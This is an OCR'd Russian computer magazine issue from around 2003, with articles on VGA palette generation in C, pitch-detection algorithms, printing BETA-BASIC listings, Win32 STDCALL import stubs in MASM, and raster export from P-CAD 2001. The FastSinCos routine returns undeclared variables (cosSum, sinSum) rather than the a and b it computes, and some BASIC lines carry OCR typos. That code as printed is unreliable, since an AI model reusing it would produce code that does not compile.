 palette_b[pal_len-1]=base_colors[(n-1)*3+2];
#else
 /* Палитра зациклена. */
 for (i=0; i<pal_len; i++)
 {
  base=i/(((float)pal_len)/n);
  part=i/(((float)pal_len)/n)-base;
  if (base<(n-1))
  {
   palette_r[i]=base_colors[base*3]*(1-part)+
      base_colors[base*3+3]*part+0.5;
   palette_g[i]=base_colors[base*3+1]*(1-part)+
      base_colors[base*3+4]*part+0.5;
   palette_b[i]=base_colors[base*3+2]*(1-part)+
      base_colors[base*3+5]*part+0.5;
  }
  else /* base=n-1 */
  {
   palette_r[i]=base_colors[(n-1)*3]*(1-part)+
      base_colors[0]*part+0.5;
   palette_g[i]=base_colors[(n-1)*3+1]*(1-part)+
      base_colors[1]*part+0.5;
   palette_b[i]=base_colors[(n-1)*3+2]*(1-part)+
      base_colors[2]*part+0.5;
  }
 }
#endif

/* Определяем и запоминаем текущий режим работы видеоадаптера: */

 rg.h.ah=0x0f;
 int86 (0x10, &rg, &rg);
 mode=rg.h.al;

/* Включаем режим 320*200*256: */

 rg.x.ax=0x0013;
 int86 (0x10, &rg, &rg);

/* Выводим в центре экрана прямоугольник, в котором представлены
   все цвета сформированной палитры. Если сформированная палитра
   содержит менее 256 элементов, то первые элементы текущей
   палитры не будут затронуты; таким образом, фон останется
   черным. Иначе фон будет таким, каков цвет первого элемента
   палитры. */

 for (i=0; i<pal_len; i++)
 {
  rg.h.ah=0x10;              /* Устанавливаем новое значение */
  rg.h.al=0x10;              /* элемента палитры.            */
  rg.h.bh=0;
  rg.h.bl=i+(256-pal_len);
  rg.h.dh=palette_r[i];
  rg.h.ch=palette_g[i];
  rg.h.cl=palette_b[i];
  int86 (0x10, &rg, &rg);

  for (j=90; j<110; j++)     /* Изображаем вертикальную линию */
  {                          /* соответствующего цвета. */
   rg.h.ah=0x0c;
   rg.h.al=i+(256-pal_len);
   rg.h.bh=0;
   rg.x.cx=i+((320-pal_len)/2);
   rg.x.dx=j;
   int86 (0x10, &rg, &rg);
  }
 }

/* Ждем нажатия клавиши и восстанавливаем прежний режим
   работы видеоадаптера: */

 while (bioskey(1)==0);
 rg.h.ah=0;
 rg.h.al=mode;
 int86 (0x10, &rg, &rg);

/* Если надо, записываем палитру в файл: */

#if (save_mode==1)
 f_dst=fopen(save_name,"wb");
 for (i=0; i<pal_len; i++)
 {
  fputc(palette_r[i],f_dst);
  fputc(palette_g[i],f_dst);
  fputc(palette_b[i],f_dst);
 }
 fclose(f_dst);
#endif

#if (save_mode==2)
 f_dst=fopen(save_name,"wt");
 for (i=0; i<pal_len; i++)
 {
  fprintf (f_dst,"%s","        db ");
  fprintf (f_dst,"%u%c",palette_r[i],',');
  fprintf (f_dst,"%u%c",palette_g[i],',');
  fprintf (f_dst,"%u%c",palette_b[i],'\n');
 }
 fclose(f_dst);
#endif
}
```

Примеры использования программы

Пример 1. Нужно получить R- ,G-, B-компоненты для 240 цветов палитры, представляющих собой плавный переход от желтого к красному, и записать их в двоичный файл с именем primer_1.bin.

Устанавливаем в тексте программы следующие значения:

```
#define pal_len  240
#define pal_loop 0
int base_colors[]={63,63,0, 63,0,0};
#define save_mode 1
char *save_name="primer_1.bin";
```

После компиляции и запуска, на экране будут изображены требуемые 240 цветов (рис.1).

После нажатия любой клавиши компоненты будут записаны в двоичный файл. На каждый компонент выделяется один байт, порядок следования — r1, g1, b1, r2, g2, b2,... ,r240, g240, b240:

```
0000: 3F 3F 00 3F 3F 00 3F 3E 00 3F 3E 00 3F 3E 00 3F
0010: 3E 00 3F 3D 00 3F 3D 00 3F 3D 00 3F 3D 00 3F 3C
0020: 00 3F 3C 00 3F 3C 00 3F 3C 00 3F 3B 00 3F 3B 00
.....................................................
02C0: 00 3F 01 00 3F 01 00 3F 01 00 3F 00 00 3F 00 00
```

Пример 2. Нужно получить R-, G-, B-компоненты для 200 цветов палитры с плавным переходом между следующими цветами: красный, желтый, зеленый, фиолетовый (причем последний цвет должен плавно переходить в первый). Полученные компоненты нужно записать в текстовый файл с именем primer_2.txt.

Устанавливаем в тексте программы следующие значения:

```
#define pal_len  200
#define pal_loop 1
int base_colors[]={63,0,0, 63,63,0, 0,63,0, 63,0,63};
#define save_mode 2
char *save_name="primer_2.txt";
```

После компиляции и запуска на экране будут изображены требуемые 200 цветов (рис.2).

После нажатия любой клавиши компоненты будут записаны в текстовый файл:

```
db 63,0,0
db 63,1,0
db 63,3,0
.........
db 63,0,1
```

Литература

1. А.Фролов, Г.Фролов. Программирование видеоадаптеров CGA, EGA и VGA. — М.: Диалог-МИФИ, 1992.

Определение основной частоты цифрового сигнала

П.САВЫГИН,
г.Минск, БГУИР.

(Окончание. Начало в №8/2003)

Максимум функции средней разницы амплитуд

Данный метод имеет много общего с методом автокорреляции. Для него существует возможность конечной программной реализации в целых числах, что дает значительный выигрыш по быстродействию в сравнении с реализацией в числах с плавающей точкой. Метод основан на утверждении, что суммарная разница амплитуд отсчетов дискретизированного цифрового сигнала, взятых со сдвигом, равным периоду базовой частоты сигнала, минимальна.

Пусть имеется участок дискретизированного сигнала S. Определим функцию средней разницы амплитуд как

$$F_{CPA}(T) = \frac{1}{T}\sum_{i=1}^{T-1}|S_i - S_{i+T}|. \qquad (9)$$

Таким образом, если период сигнала равен T отсчетов, то эта функция теоретически будет равна нулю. На практике всегда присутствуют помехи, несимметричные нелинейные искажения, колебания средней точки операционных усилителей в трактах АЦП и входных цепей, что порождает искажение преобразуемого в цифровую форму сигнала, ввиду чего F_{CPA} редко принимает нулевое значение.

Период базовой частоты сигнала T определяется в точке, являющейся минимумом функции F_{CPA}. Если сигнал обладает малой динамичностью, то можно увеличить точность, повысив порядок функции. Обозначим порядок как p:

$$F'_{CPA}(T,p) = \frac{1}{p\cdot T}\sum_{j=1}^{p}\left(\sum_{i=0}^{T-1}|S_i - S_{i+j\cdot T}|\right). \qquad (10)$$

Точность также можно повысить, организовав поиск нескольких минимумов функции и найдя среднее арифметическое между ними:

$$F''_{CPA}(T,p) = \frac{1}{p}\sum_{i=1}^{p} min\left(\frac{1}{T}\sum_{i=0}^{T-1}\left|S_{i+\frac{L}{p+1}\cdot i} - S_{i+T+\frac{L}{p+1}\cdot i}\right|, T\right), \qquad (11)$$

где: L — длина исследуемого участка; $min(F(T),T)$ — минимум функции по аргументу T.

Для выражений (10) и (11) необходимо, чтобы отрезок анализируемого сигнала всегда содержал не менее (p+1) периодов.

Пусть значения частоты сигнала лежат на отрезке (F_1, F_2). Тогда величина T находится в пределах ($F_Д/F_2$,$F_Д/F_1$). Это ограничение позволяет сузить область поиска и соответственно повысить быстродействие.

Также функцию F_{CPA} предлагается использовать в следующем виде [2]:

$$F'''_{CPA}(T) = \frac{1}{T}\sum_{i=0}^{T-1}|S_i - S_{i+T}|^2 \cdot w\left(\frac{i}{T-1}\right),$$

где $w(t)$ — функция взвешивающего окна.

Сложность метода при минимизации F_{CPA} по выражению (9) равна $O\left(\left(\frac{T_1+T_2}{2}\right)^2\right)$ Например, если частота дискретизации равна 44 кГц, а частота измеряемого сигнала лежит в пределах (*100 Гц, 1000 Гц*), тогда $T\in(44,440)$. Соответственно, количество операций, необходимых для определения частоты сигнала, будет равно $((44+440)/2)^2$=58564. При использовании функций F'_{CPA} и F''_{CPA} сложность метода увеличивается в p раз, и, соответственно, равна $O\left(p\cdot\left(\frac{T_1+T_2}{2}\right)^2\right)$.

Метод чрезвычайно чувствителен к низкочастотным помехам, поэтому перед анализом необходима высокочастотная фильтрация.

Кепстральный анализ

Одним из наиболее устойчивых методов считается определение частоты с помощью кепстрального анализа, так как он обеспечивает на конечном шаге ярко выраженный максимум функции основной частоты. В общем случае кепстральный анализ используется для разделения огибающей сигнала и его частотных составляющих.

Методика состоит из несколько шагов. На первом шаге на входной участок сигнала накладывается взвешивающее окно, например, окно Хэмминга. Оно определяется по выражению:

$$w(t) = \begin{cases} 0.54 - 0.46\cos(2\pi t), t \in [0,1] \\ 0, t \notin [0,1] \end{cases}.$$

Над преобразованным сигналом производится операция БПФ. Результат БПФ логарифмируется, и над полученным массивом производится операция обратного БПФ (ОБПФ).

В итоге, после вышеперечисленных шагов, получаем **кепстр**. Полное выражение для вычисления кепстра участка S длиной N_C отсчетов определяется как


$$S'_i = S_i \cdot w\left(\frac{i}{N_C - 1}\right),$$

где $i=0...N_C-1$,

$C=ОБПФ(log(|БПФ(S')|))$.

Пример кепстра изображен на **рис.9**.

Рис. 9



Информация, характеризующая огибающую сигнала, находится в начале кепстра, а частотные составляющие — после. Эти две секции легко разделяемы как визуально, так и алгоритмически. Для определения базовой частоты сигнала необходимо найти в частотной секции положительный экстремум с наибольшей амплитудой. Пусть экстремум имеет в кепстре индекс *K*, тогда частота сигнала равна $F_Д/K$.

В алгоритме используется функция логарифма, которая в стандартном исполнении имеет большую вычислительную сложность, поэтому в таком виде ее применять не следует. Так как при кепстральном анализе не требуется большая точность при вычислении логарифма, автор рекомендует воспользоваться его аппроксимацией. Ниже представлена функция на языке C для быстрого вычисления логарифма:

```
inline float fast_log2 (float val)
{
   assert (val > 0);

   int * const  exp_ptr = reinterpret_cast <int *> (&val);
   int          x = *exp_ptr;
   const int    log_2 = ((x >> 23) & 255) - 128;
   x &= ~(255 << 23);
   x += 127 << 23;
   *exp_ptr = x;

   return (val + log_2);
}
```

Сложность метода — $O(N \cdot 2^N)$, где *N* рассчитывается по формуле (6). Данный метод имеет отличные показатели для неполигармонического сигнала.

Рассмотренные выше устойчивые методы оценки частоты не позволяют достичь высокой точности анализа, поэтому предлагается использовать алгоритмы для уточнения результата.

Уточнение частоты сигнала с помощью разницы фаз БПФ

Данный метод подробно описан в [3], поэтому приведем лишь краткое его описание.

Для оценки частоты часто применяется БПФ над участком сигнала, причем его длина составляет строго 2^N отсчетов. При этом происходит поиск элемента с индексом *x*, который имеет наибольшую амплитуду.

Для уточнения результата следует рассчитать разницы фаз найденного и предыдущего элементов БПФ. Если разница фаз *dPh* задана в радианах, то уточненное значение частоты равно:

$$F_C^* = \frac{F_Д}{2^N} \cdot \left(x + \frac{dPh}{2\pi} \right).$$

Уточнение частоты и определение фазы сигнала на основе приближенного значения частоты

Для достижения максимальной точности при определении основной частоты автором была разработана методика, которая описана в данном параграфе.

Вначале надо определить длину N_C участка сигнала S, при которой частота сигнала гарантированно изменяется в несущественных для анализа пределах (рекомендуется менее 5%). Далее производится расчет приближенного значения частоты. После расчета, для уменьшения вычислительных затрат, необходимо произвести определение пределов поиска точного значения частоты на основе полученного приближенного значения.

Далее работа алгоритма заключается в подборе частоты F_C и определении фазы φ_C сигнала, для чего используется свертка сигнала с синусоидой и косинусоидой. Иными словами, осуществляется часть преобразования Фурье для произвольной частоты *F*. Определим свертку следующими выражениями:

$$a = \sum_{i=0}^{N_C-1} cos\left(2\pi \frac{F}{F_Д} \cdot i + \varphi_C \right) \cdot S_i, \quad (12)$$

$$b = \sum_{i=0}^{N_C-1} sin\left(2\pi \frac{F}{F_Д} \cdot i + \varphi_C \right) \cdot S_i. \quad (13)$$

Расчет значений a и b позволяет определить амплитуду *A* и погрешность измерения фазы сигнала $\Delta\varphi$:

$$A = \frac{\sqrt{a^2 + b^2}}{N_C}, \quad (14)$$

$$\Delta\varphi = arctan(b / a). \quad (15)$$

Имея программные реализации для расчета выражений (12), (13), (14), (15), можно организовать поиск максимума амплитуды методом дихотомии для определения точного значения основной частоты. Дихотомия является самым простым алгоритмом для поиска максимума функции и хорошо описана в литературе по численным методам. Точка максимума характеризуется искомой частотой сигнала F_C.

Еще несколько замечаний касаются затрат на вычисление косинуса и синуса. Стандартные функции из библиотеки языка C не рассчитаны на то, что они будут вызываться последовательно, причем с приращением аргумента на фиксированный шаг. Автор предлагает заменить вычисление синуса и косинуса для выражений (12) и (13) на четыре умножения.

Реализация методики продемонстрирована в программном коде ниже.

Комментарии к переменным в коде:

- N — N, рассчитанное по выражению (6);
- FD — $F_Д$ из выражений (12) и (13);
- Bin — *x*-индекс компоненты результата БПФ, полученный на этапе грубой оценки частоты;
- pData — *S*-участок исследуемого сигнала .

Исходный код:

```
//функция для вычисления выражений (14) и (15)
//freq - частота для которой определяем квадрат амплитуды
//phase - фаза сигнала, которую уточняем
```

```
double FastSinCos(double freq, float * pData, double & phase)
{
// расчет начальных значения для итерационного
// вычисления sin и cos
        double cosA=cos(-phase);
        double sinA=sin(-phase);
        double cosB=cos((2.0*PI*freq)/FD);
        double sinB=sin((2.0*PI*freq)/FD);

        double a=0.0;
        double b=0.0;

        // Определяем длину участка, в которую
        // вкладывается целое число периодов
        int numSampl=(1<<N)/(FD/freq);
        numSampl=(FD/freq)*numSampl;

        //расчет выражений (12) и (13)
        for (int i=0;i<numSampl;i++)
        {
                a+=cosA*pData[i];
                b+=sinA*pData[i];

                double newCosA=cosA*cosB-sinA*sinB;
                double newSinA=sinA*cosB+cosA*sinB;

                cosA=newCosA;
                sinA=newSinA;
        }

        //коррекция значения фазы
        phase=phase + atan2(b,a);

        return (cosSum*cosSum+sinSum*sinSum)/
          (numSampl*numSampl);
}

//Функция поиска основной частоты сигнала на участке pData
NUM FindPitchFreq(NUM *pData)
{
double phase1=0.0,phase2=0.0;

        // грубая оценка периода сигнала методом с БПФ
        int samplesPerPitch=FindSamplesPerPitch(pData);
        int bin=(1<<N)/samplesPerPitch;

        // рассчет границ поиска
// границы рассчитываются как частоты
// соседних компонент результата БПФ
        double freq1=FD*(bin-1)/((1<<N));
        double freq2=FD*(bin+1)/((1<<N));

        //Ниже организован поиск максимума методом дихотомии.
        double max1,max2;
        max1=FastSinCos(freq1,m_pDataBuffer, phase1);
        max2=FastSinCos(freq2,m_pDataBuffer, phase2);

        // здесь можно задать точность в герцах
        while ((freq2-freq1)>0.3)
        {
                if (max1>max2)
                {
                        freq2=freq2-(freq2-freq1)/2.0;
                        max2=FastSinCos(freq2,m_pDataBuffer, phase2);
                }
                else
                {
                        freq1=freq1+(freq2-freq1)/2.0;
                        max1=FastSinCos(freq1,m_pDataBuffer, phase1);
                }
        }

//возврат результата
        return (float)((freq1+freq2)/2);
}
```

Сложность данного метода, без учета поиска приближенного значения частоты, составляет O(N).

Заключение

В данной статье дан обзор существующих методов оценки основной частоты сигнала. Вышеописанные алгоритмы наиболее используемы в области цифровой обработки сигналов. В зависимости от типа задач и имеющихся вычислительных мощностей, необходимо выбирать оптимальную методику определения частоты сигнала для достижения компромисса между ожидаемой точностью и вычислительными затратами. Методы могут быть использованы в различных комбинациях для достижения оптимальных характеристик.

Литература

1. Tony Robinson. Speech Analysis.— Lent Term 1998.
2. Robert Bristow-Johnson. Wavetable Synthesis 101, A Fundamental Perspective. — Wave Mechanics, Inc., Montclair, NJ, USA. 2001.
3. Stephan M. Sprenger. Pitch Scaling Using The Fourier Transform. — http://www.dspdimension.com

О распечатке на принтере программ, написанных на языках BETA-BASIC

А.БУТОВ,
с.Курба, Ярославской обл.

Большие программы, производящие сложные математические расчеты, гораздо удобнее создавать на языках программирования высокого уровня, применяя Ассемблер лишь для наиболее критичных по скорости выполнения подпрограмм. ПЗУшный Бейсик для "ZX-Spectrum", хотя и обладает большой гибкостью по созданию замысловатых логических конструкций в рамках одной команды, но все же довольно неуклюж и медлителен для написания на нем больших разветвленных программ со сложным алгоритмом и рекурентными блоками подпрограмм.

Создавать компактные, изящные, хорошо структурированные и быстро работающие программы для сложных математических вычислений гораздо удобнее с помощью расширений стандартного Бейсика — BETA-BASIC v1.0, v1.8, v3.0. По мнению автора, для этих целей больше всего подходит версия 1.8. Имея размер менее 11 Кб, она добавляет 30 новых команд и 21 функцию при одновременном мощном расширении некоторых старых команд Бейсика из ПЗУ.

При наборе сложных программ желательно делать промежуточные распечатки из листинга. К сожалению, ключевые слова BETA-BASIC (BB) по командам LLIST и LLIST x TO x передаются для печати на принтере в

Рис. 1

```
0015  REM    Beta_B_1.8.  Butov A. L.  29.11.1994
9700  INPUT "Line ";x: CLOCK 0
9710  CLS: LIST x TO x
9715  PRINT #0;TIME$(), FLASH 1;"LPRINT ? "
9720  BEEP .1,9: GET a$: INPUT ;
9725  IF CODE a$<>13 THEN LPRINT STRING$(40," ");"-";TIME$();"-":
STOP
9730  LET a$=" ": FOR y=0 TO 21: FOR x=0 TO 31
9735  LET b$=SCREEN$ (y,x): LET a$=a$+b$: NEXT x
9740  IF a$(LEN a$-6 TO )<>"        " THEN NEXT y
9745  DO WHILE a$(LEN a$)=" ": LET a$=a$( TO LEN s$-1): LOOP
9750  PROC bold: LPRINT USING "0000"; VAL a$( TO 4);
9755  PROC thin: LPRINT "   ";a$(6 TO )
9760  KEYIN "9850 REM "+CHR$ 34+a$( TO 4)+" "+a$(6 TO )+CHR$ 34
9765  LET x=VAL a$( TO 4)+1: GO TO 9710
9770  DEF PROC bold: LPRINT CHR$ 27;"(s1B";"        ";: END PROC
9775  DEF PROC thin: LPRINT CHR$ 27;"(s0B";: END PROC
9780  REM - - -
9850  REM "9780  REM - - -"    *
                                  -23:09:18
```

виде токенов (одним байтом), что при отсутствии драйвера, учитывающего особенности каждой версии BETA-BASIC, делает распечатку на бумаге нечитаемой. Решить эту проблему можно и без применения Ассемблера, средствами самого BB, набрав небольшую программку (**рис.1**). Здесь вы видите листинг программы, написанной на языке BETA-BASIC v1.8, распечатанный принтером в том виде, в котором его сгенерировала эта же программа.

В строке 9700 запрашивается номер первой Бейсик-строки для распечатки на принтере, и отключается индикация текущего времени. Следующая строка очищает экран и распечатывает на мониторе строку, которую предполагается распечатать на принтере. В строке 9720 после звукового сигнала ожидается нажатие клавиши. После того как будет нажата любая клавиша, очищается нижняя часть экрана. Далее, если вы нажали "ENTER", то следующей выполняется строка 9730. Строковой переменной A$ присваивается пустое имя, и начинается цикл сканирования экрана. Строка 9735, распознавая каждый очередной символ, выведенный на экран, создает переменную A$, длина которой равна длине текста выведенной на экран Бейсик-строки. Далее проверяется сама переменная A$ на наличие семи последних пробелов. Если последние семь символов — не пробелы, то считается, что листинг строки считан до конца, и цикл сканирования экрана продолжается.

В строке 9745 проверяется условие входа в цикл DO...LOPP — последний символ переменной A$, который должен быть пробелом. Таким образом, из сгенерированной переменной убираются все последние пробелы.

Строки 9750 и 9755 организуют вывод текста на принтер. В подпрограмме bold дается команда принтеру для печати жирным шрифтом (командные языки принтеров фирмы Hewlett-Pasckard — PCL-3, PCL-5 — для принтеров других фирм соответственно изменяются).

Далее печатается пять пробелов, и следует выход из подпрограммы. Функция USING задает формат распечатки номера строки с ведущими нулями. После распечатки номера строки, подпрограммой thin отключается жирный шрифт, и печатается оставшийся текст листинга строки. Таким образом, на бумаге получается правильная распечатка листинга одной Бейсик-строки, с выделенным жирным шрифтом и отделенным дополнительным пробелом ее номером.

Строку программы 9760 разберем чуть позднее. В строке 9765 в числовой переменной x генерируется число, на единицу больше номера распечатанной строки. После этого следует переход к той части программы (начиная со строки 9710), где предлагается к распечатке на принтере следующая строка. Если будет нажата любая другая клавиша (не ENTER), то в строке 9725 после THEN принтеру будет дана команда после 40 пробелов распечатать текущее время, после чего выполнение программы будет завершено.

Для удобства использования этой программы, номера ее строк желательно изменить на номера, начинающиеся, например, с 10000, так как команда BETA-BASIC "RENUM" не будет работать с номерами строк более 9999. Это можно сделать и вручную — с помощью команды POKE, или с помощью какой-либо вспомогательной программы. Перед перенумерацией предварительно следует изменить значение GO TO в строке 9765.

Теперь рассмотрим, что же происходит в строке под номером 9760. Команда KEYIN имеет очень широкие возможности и позволяет генерировать Бейсик-строки из потока данных. Здесь она всего лишь для демонстрации создает строку 9850. Видно, что в кавычках записался полный листинг строки 9780. Заменив REM на LPRINT, можно по команде RUN 9850 сделать распечатку листинга на принтере. Спрашивается, зачем такой поворот? Дело в том, что таким образом мы получаем возможность как угодно менять текст перед выдачей его на принтер, например, переключать шрифты, язык, выводить графику и многое другое. Кроме того, имеется возможность простыми средствами из листинга программы сформировать текстовый файл, без дополнительной перекодировки пригодный для обработки на других компьютерах.

Рис. 2

```
9700 INPUT "LINE" ;x: CLOCK 0
9710 CLS : LIST x TO x
9715 PRINT #0;TIME$(), FLASH 1;"
LPRINT ? "
9720 BEEP .1,9: GET a$; INPUT ;
9725 IF CODE a$<>13 THEN LPRINT
STRING$(40," ");"-";TIME$();"-":
 STOP
9730 LET a$=": FOR y=0 TO 21: F
OR x=0 TO 31
9735 LET b$=SCREEN$ (y,x): LET a
$=a$+b$: NEXT x
9740 IF a${LEN a$-6 TO ) <>"
  " THEN NEXT y
```

Листинг программы можно распечатать и снимая графические копии экрана. На **рис.2** вы видите фрагмент программы, распечатанный таким образом. Сравнив рис.1 и 2, вы оцените преимущества первого способа получения правильного листинга программ, написанных на расширенном Бейсике.

Разумеется, эту задачу можно решить и на Ассемблере, но тогда теряется гибкость, с которой можно варьировать нюансы работы с принтером.

Скажи заглушкам "нет"!

Edmond /HI-TECH,
www: http://wasm.ru/

В нашем мире трудно что-либо вызвать без знания соглашений о вызове. Например, чтобы вызвать санитаров, нужно позвонить по 03, сказать пароль: "хочу 128 метров мозгов и новую маму", после чего разлечься на стуле в ожидании красочного экстаза, оставив на столике деньги за бензин. Чтобы вызвать какую-нибудь системную функцию Win32, нужно поглубже засунуть параметры в стек (причем, задом наперед), и командой **call** медленно позвать ее по имени. Например, так: **Кактамтебязовут@0**. Ничего не ясно? Тогда давайте поставим вопрос ребром.

Если вы программируете под Win32, вам необходимо усвоить две вещи:

- венгерскую нотацию;
- соглашение о вызове STDCALL.

Первое нужно знать для приличия, на тот случай, если вам вздумается поговорить в светском обществе MS.

А вот знание второго — просто обязательно. Так как именно по этому соглашению живет весь код Win32. Хотя.... Здесь не все так просто, и, я бы сказал, запутанно.

Огласим полный список условий вызова Win32-функций:

- параметры помещаются в стек в последовательности от последнего к первому;
- регистры EBX, EBP, EDI, ESI после вызова не изменяются;
- результат выполнения функции содержится в регистре EAX;
- функция сама прибирает за собой, очищая стек от параметров;
- (все об этом знают, но молчат) флаг DF (флаг направления) при вызове функции должен быть сброшен, и не может изменяться после возврата из функции (хотя надеяться на это не стоит).

Вот теперь можно вызывать функции. Это выглядит примерно так:

```
push param3
push param2
push param1
call Fun@12 ;; 3*4 = 12
```

Правда, такой способ несколько утомителен :-), и если вы используете пакет MASM32, то вам доступен следующий прием:

```
Invoke Fun,param1,param2,param3
```

И первый, и второй вариант могут генерировать различный целевой код, в зависимости от того, чем является идентификатор **Fun**. Например, если вы напишете в исходном коде — call Fun, получится:

```
call Fun_заглушка
.........
jmp dword ptr __imp_Fun
```

Именно этот код вы и получаете, если пользуетесь стандартным набором подключаемых файлов MASM32. Както некрасиво, и даже обидно — пользуемся ассемблером, а получаем лишние команды. Для того чтобы разобраться в запутанной истории, обратимся к истокам импорта функций из DLL-библиотек.

Обычно имена доступных функций DLL искажаются. К названию **Fun** добавляется префикс и суффикс — **Fun** превращается в **_Fun@xx**. Здесь **xx** — это объем, занимаемый параметрами в стеке, или число параметров, принимаемых функцией, умноженное на 4. Таким образом, каждая DLL экспортирует идентификаторы типа **_Fun@xx**. Однако в файлах ***.lib** можно найти еще один вид идентификаторов, которые также экспортируются. Странно то, что эти идентификаторы экспортируются в ***.lib**-файле, но отсутствуют в **dll**. Их можно легко увидеть невооруженным глазом, открыв файл ***.lib** в текстовом редакторе:

```
__IMPORT_DESCRIPTOR_USER32 __NULL_IMPORT_DESCRIPTOR
USER32_NULL_THUNK_DATA _EditWndProc@16
__imp__EditWndProc@16 _RegisterClassA@4
__imp__RegisterClassA@4 _RegisterClassW@4
```

Что это напоминает? Это напоминает список соответствий одних идентификаторов другим. Можно заметить следующее правило формирования — идентификатору **_Fun@xx** соответствует идентификатор **__imp__Fun@xx**. Эти идентификаторы **__imp__**, которые не экспортируются DLL, являются идентификаторами переменных (указателей на импортируемые функции), находящихся в массивах **IMAGE_THUNK_DATA**. Смещение массива **IMAGE_THUNK_DATA** известно, а значит, линковщик заменяет идентификатор **__imp__** на смещение элемента в этом массиве. Например:

```
;; Объявляем идентификатор внешним, как переменную dword
EXTERN __imp__FunName@xx:dword
call __imp__FunName@xx
;; Транслируется в
call dword ptr __imp__FunName@xx
;;
```

```
;; Для сравнения
EXTERN _InitCommonControls@0:near
34: call _InitCommonControls@0
00401090 call InitCommonControls (0040129c)
35:
;; где InitCommonControls (0040129c) это
0040129C jmp dword ptr [__imp__InitCommonControls@0
(00405170)]
```

Т.е., **call InitCommonControls** — это функция-заглушка, которая совершает только косвенный **jmp** по указателю **__imp__InitCommonControls@0**. Любопытно отметить, что заглушки помещаются в конец кода, это хорошо видно при помощи dumppe.exe.

Теперь следует решить, каким образом создавать код без заглушек? Ну не писать же ручками EXTERN __imp__FunName@xx:dword. Можно и не писать. Начиная с восьмой версии **MASM32**, в файл **windows.inc** входит следующее макроопределение:

```
ArgCount MACRO number
  LOCAL txt
  txt equ <typedef PROTO STDCALL :DWORD>
    REPEAT number - 1
      txt CATSTR txt,<,:DWORD>
    ENDM
  EXITM <txt>
ENDM

pr0  typedef PROTO
pr1  ArgCount(1)
pr2  ArgCount(2)
...
```

Также есть утилита l2extia.exe, которая генерирует подключаемые файлы из ***.lib**-файлов в специальном формате:

```
externdef _imp__AddAtomA@4:PTR pr1
AddAtom equ <_imp__AddAtomA@4>
```

Вы можете использовать это макроопределение **Invoke**, как обычно, для вызова Win32-функций, и при этом код не будет содержать заглушек.

Ура!!!

Растровые рисунки в P-CAD 2001


С.РЮМИК,
г.Чернигов.

Чертежи — это очень полезное средство против неопределенности слов.
Готфрид Лейбниц

Как известно, система автоматизированного проектирования печатных плат P-CAD 2001 базируется на векторной графике. Это означает, что прорисовка линий осуществляется по точкам координат, обеспечивая хорошую масштабируемость и высокую разрешающую способность.

Если необходимо получить рисунок электрической схемы или чертеж разводки печатной платы в растровом виде (форматы *.bmp, *.tif, *.pcx), то обычно используют буфер обмена Windows. Выбранную область экрана выделяют левой кнопкой мыши, затем правой кнопкой мыши копируют ее в буфер ("Copy"). В графическом редакторе скопированный рисунок извлекают из буфера, "вклеивают" на белый холст и переводят, при необходимости, в негатив. Однако большое разочарование ожидает пользователя, когда вместо ровных прямых линий и точных концентрических окружностей на экране монитора возникает искаженная картинка, подобная **рис.1а**.

Рис. 1



Исправить положение помогают три нехитрых приема.

Первый этап — предварительная обработка изображения. Исходный цвет фона экрана в P-CAD выбран черным. Можно до хрипоты спорить, удобно это или нет, но на долговечности монитора темный фон сказывается весьма благоприятно. Для точного перевода картинки на "белый лист" требуется выполнить следующие действия.


В программе P-CAD Schematic в меню "Options" выбрать пункт "Display…", затем в закладке "Miscellaneous" снять флажки со всех строчек, кроме "Scroll Bars". Флажки в строчках "Display Part Gate Number" и "Display Default PinDes" нужно устанавливать только в том случае, если они задействованы по схеме.

Далее следует перейти на закладку "Colors" и определить черно-белую раскраску элементов согласно **рис.2**. В результате холст станет белым, а все цветные полигоны — черными. В дальнейшем, при переводе в битовый формат, они преобразуются в сплошные (без вкраплений) линии. Аналогичным образом поступают и в программе P-CAD PCB, устанавливая черно-белую раскраску используемых слоев в закладке "Options" — "Display…" — "Colors".

Второй этап — увеличение изображения. Для этого надо выделить на экране монитора требуемую область, затем, нажимая несколько раз подряд кнопку "+", максимально укрупнить масштаб изображения. Для сведения, в зависимости от формата листа, размер увеличивается с 2 до 256…1024 раз. Как пример, в **таблице** показан процесс последовательного масштабирования схемы размером 6x9 см с разрешением 300 dpi на листе формата A3. Если скопировать рисунок в масштабе x512 в буфер, а затем восстановить его в графическом редакторе, то изображение станет более четким, как показано на **рис.1б**.

